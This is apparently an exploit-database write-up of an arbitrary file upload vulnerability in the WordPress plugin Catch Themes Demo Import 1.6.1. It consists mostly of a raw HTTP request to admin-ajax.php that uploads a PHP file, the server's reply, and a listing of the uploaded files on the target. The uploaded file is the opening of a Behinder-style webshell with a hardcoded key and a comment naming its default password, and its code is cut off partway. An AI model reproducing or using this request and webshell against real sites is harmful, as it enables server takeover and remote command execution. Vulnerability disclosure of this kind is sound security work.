Exploit Title: WrodPress Plugin Catch Themes Demo Import —— Arbitrary File Upload

Exploit Author: Thinkland Security Team

Vendor Homepage: https://wordpress.org/plugins/catch-themes-demo-import/#description


Version : V 1.6.1

Vulnerability Type: Arbitrary File Upload

Tested on Windows 10 、XAMPP


Vulnerability proof:

1.Appearance》Catch Themes Demo Import》Manual demo files upload》Upload Trojan file:2.php



```
POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1
Host: 192.168.50.200
Content-Length: 2697
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/90.0.4430.212 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryoaAvX08nvlzyJXTX
Origin: http://192.168.50.200
Referer: http://192.168.50.200/wordpress/wp-admin/themes.php?page=catch-themes-demo-import
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: wordpress_6f63a47475a1e7760fd248fbe65af83a=
admin%7C1633917675%7C0TYS24Shlehvlx5TjcydgUyq7nCPLu7DrrOX1WU7UtL%7C99a9e749396af0e8f3345fa
8c7d8667028c95735ae1e036a9506a6fa75479082; wp-settings-1=
hidetb%3D1%26ampampampampampampampampampampamplibraryContent%3Dbrowse%26ampampampampampamp
ampampampampampeditor%3Dtinymce%26ampampampampampampampampampampamppost_dfw%3Doff%26ampamp
ampampampampampamplibraryContent%3Dbrowse%26ampampampampampampmfold%3Do%26ampampampampamplibr
aryContent%3Dbrowse%26ampampampampampeditor%3Dtinymce%26ampampamplibraryContent%3Dbrowse%2
6ampampampposts_list_mode%3Dlist%26ampampeditor%3Dtinymce%26ampampmfold%3Do%26ampamplibrar
yContent%3Dupload; wp-settings-time-1=1632883079; wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_6f63a47475a1e7760fd248fbe65af83a=
admin%7C1633917675%7C0TYS24Shlehvlx5TjcydgUyq7nCPLu7DrrOX1WU7UtL%7C3eda9e88a8ae55615c0fa79
7be5b155809984cd94afae4d95acf8c59b96c7a34
Connection: close

------WebKitFormBoundaryoaAvX08nvlzyJXTX
Content-Disposition: form-data; name="action"

ctdi_import_demo_data
------WebKitFormBoundaryoaAvX08nvlzyJXTX
Content-Disposition: form-data; name="security"

62c9bc386b
------WebKitFormBoundaryoaAvX08nvlzyJXTX
Content-Disposition: form-data; name="selected"

undefined
------WebKitFormBoundaryoaAvX08nvlzyJXTX
Content-Disposition: form-data; name="content_file"; filename="2.php"
Content-Type: application/octet-stream

<?php
@error_reporting(0);
session_start();
    $key="e45e329feb5d925b"; //该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond
  $_SESSION['k']=$key;
  $post=file_get_contents("php://input");
  if(!extension_loaded('openssl'))
  {
    $t="base64_"."decode";
    $post=$t($post."");

    for($i=0;$i<strlen($post);$i++) {
            $post[$i] = $post[$i]^$key[$i+1&15];
           }
```

```
HTTP/1.1 200 OK
Date: Sat, 09 Oct 2021 02:01:56 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.3.24
X-Powered-By: PHP/7.3.24
Access-Control-Allow-Origin: http://192.168.50.200
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Content-Length: 27
Connection: close
Content-Type: application/json; charset=UTF-8

{
  "status":"customizerAJAX"
}
```



此电脑 › 本地磁盘 (C:) › xampp › htdocs › wordpress › wp-content › uploads › 2021 › 10

名称	修改日期	类型	大小
2.php	2021/10/9 9:51	PHP 文件	1 KB
2-1.php	2021/10/9 9:51	PHP 文件	1 KB
2-2.php	2021/10/9 9:51	PHP 文件	1 KB
2-3.php	2021/10/9 9:57	PHP 文件	1 KB
2-4.php	2021/10/9 10:01	PHP 文件	1 KB
2-5.php	2021/10/9 10:01	PHP 文件	1 KB
2-6.php	2021/10/9 10:01	PHP 文件	1 KB
log_file_2021-10-09__01-51-46.txt	2021/10/9 9:51	文本文档	1 KB
log_file_2021-10-09__01-57-53.txt	2021/10/9 9:57	文本文档	1 KB
log_file_2021-10-09__02-01-56.txt	2021/10/9 10:01	文本文档	1 KB